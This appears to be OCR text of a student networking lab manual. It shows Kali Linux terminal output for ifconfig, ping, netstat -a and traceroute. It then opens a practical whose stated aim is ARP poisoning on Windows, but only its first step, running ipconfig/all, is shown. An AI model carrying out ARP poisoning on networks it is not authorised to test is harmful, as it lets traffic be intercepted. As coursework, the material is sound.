
Ifconfig :




Ping :


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ksp@kali: ~
09:29 PM
60%
ksp@kali: ~
File Actions Edit View Help
RX packets 16 bytes 756 (756.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 16 bytes 756 (756.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ksp@kali:~$ sudo ping www.google.com
PING www.google.com (172.217.167.164) 56(84) bytes of data.
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=1 ttl=113 time=23.7 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=2 ttl=113 time=32.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=3 ttl=113 time=31.2 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=4 ttl=113 time=57.0 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=5 ttl=113 time=56.1 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=6 ttl=113 time=36.8 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=7 ttl=113 time=34.2 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=8 ttl=113 time=45.5 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=9 ttl=113 time=42.6 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=10 ttl=113 time=29.6 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=11 ttl=113 time=34.0 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=12 ttl=113 time=34.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=13 ttl=113 time=32.2 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=14 ttl=113 time=40.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=15 ttl=113 time=31.3 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=16 ttl=113 time=65.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=17 ttl=113 time=35.4 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=18 ttl=113 time=59.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=19 ttl=113 time=32.4 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=20 ttl=113 time=28.5 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=21 ttl=113 time=33.1 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=22 ttl=113 time=40.9 ms
64 bytes from bom12s01-in-f4.1e100.net (172.217.167.164): icmp_seq=23 ttl=113 time=44.0 ms


Netstat :



Netstat -a:


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ksp@kali: ~
09:33 PM
59%
ksp@kali: ~
File Actions Edit View Help
unix 3 [ ] STREAM CONNECTED 28419
unix 3 [ ] STREAM CONNECTED 28780
unix 3 [ ] STREAM CONNECTED 29033 @/tmp/.ICE-unix/4091
unix 3 [ ] STREAM CONNECTED 20350 /run/dbus/system_bus_socket
ksp@kali:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:59551 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:nfs 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:35243 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:44719 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:sunrpc 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:54995 0.0.0.0:* LISTEN
tcp6 0 0 [::]:47733 [::]:* LISTEN
tcp6 0 0 [::]:nfs [::]:* LISTEN
tcp6 0 0 [::]:41155 [::]:* LISTEN
tcp6 0 0 [::]:33060 [::]:* LISTEN
tcp6 0 0 [::]:56167 [::]:* LISTEN
tcp6 0 0 [::]:mysql [::]:* LISTEN
tcp6 0 0 [::]:sunrpc [::]:* LISTEN
tcp6 0 0 [::]:40497 [::]:* LISTEN
udp 0 0 0.0.0.0:38779 0.0.0.0:*
udp 0 0 0.0.0.0:nfs 0.0.0.0:*
udp 0 0 kali.kuldeep:bootpc 10.0.2.2:bootps ESTABLISHED
udp 0 0 0.0.0.0:sunrpc 0.0.0.0:*
udp 0 0 0.0.0.0:39317 0.0.0.0:*
udp 0 0 0.0.0.0:56537 0.0.0.0:*
udp 0 0 0.0.0.0:56576 0.0.0.0:*
udp6 0 0 [::]:46607 [::]:*
udp6 0 0 [::]:nfs [::]:*
udp6 0 0 [::]:55320 [::]:*
Right Ctrl

Traceroute :



kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ksp@kali: ~
09:44 PM
54%
ksp@kali: ~
File Actions Edit View Help
ksp@kali:~$ sudo traceroute hackingvision.com
traceroute to hackingvision.com (198.58.107.155), 30 hops max, 60 byte packets
1 10.0.2.2 (10.0.2.2) 0.283 ms 0.191 ms 0.156 ms
2 10.0.2.2 (10.0.2.2) 6.613 ms 6.908 ms 7.388 ms
ksp@kali:~$ sudo traceroute www.google.com
traceroute to www.google.com (172.217.167.164), 30 hops max, 60 byte packets
1 10.0.2.2 (10.0.2.2) 0.478 ms 0.557 ms 0.632 ms
2 10.0.2.2 (10.0.2.2) 10.067 ms 10.008 ms 9.929 ms
ksp@kali:~$
Right Ctrl


Practical No : 03 (B)

Aim : Perform ARP Poisoning in windows


Steps : Open cmd in your windows and type following commands.

Step 1 : Type “ipconfig/all” it will give you all the information related to your ip address.






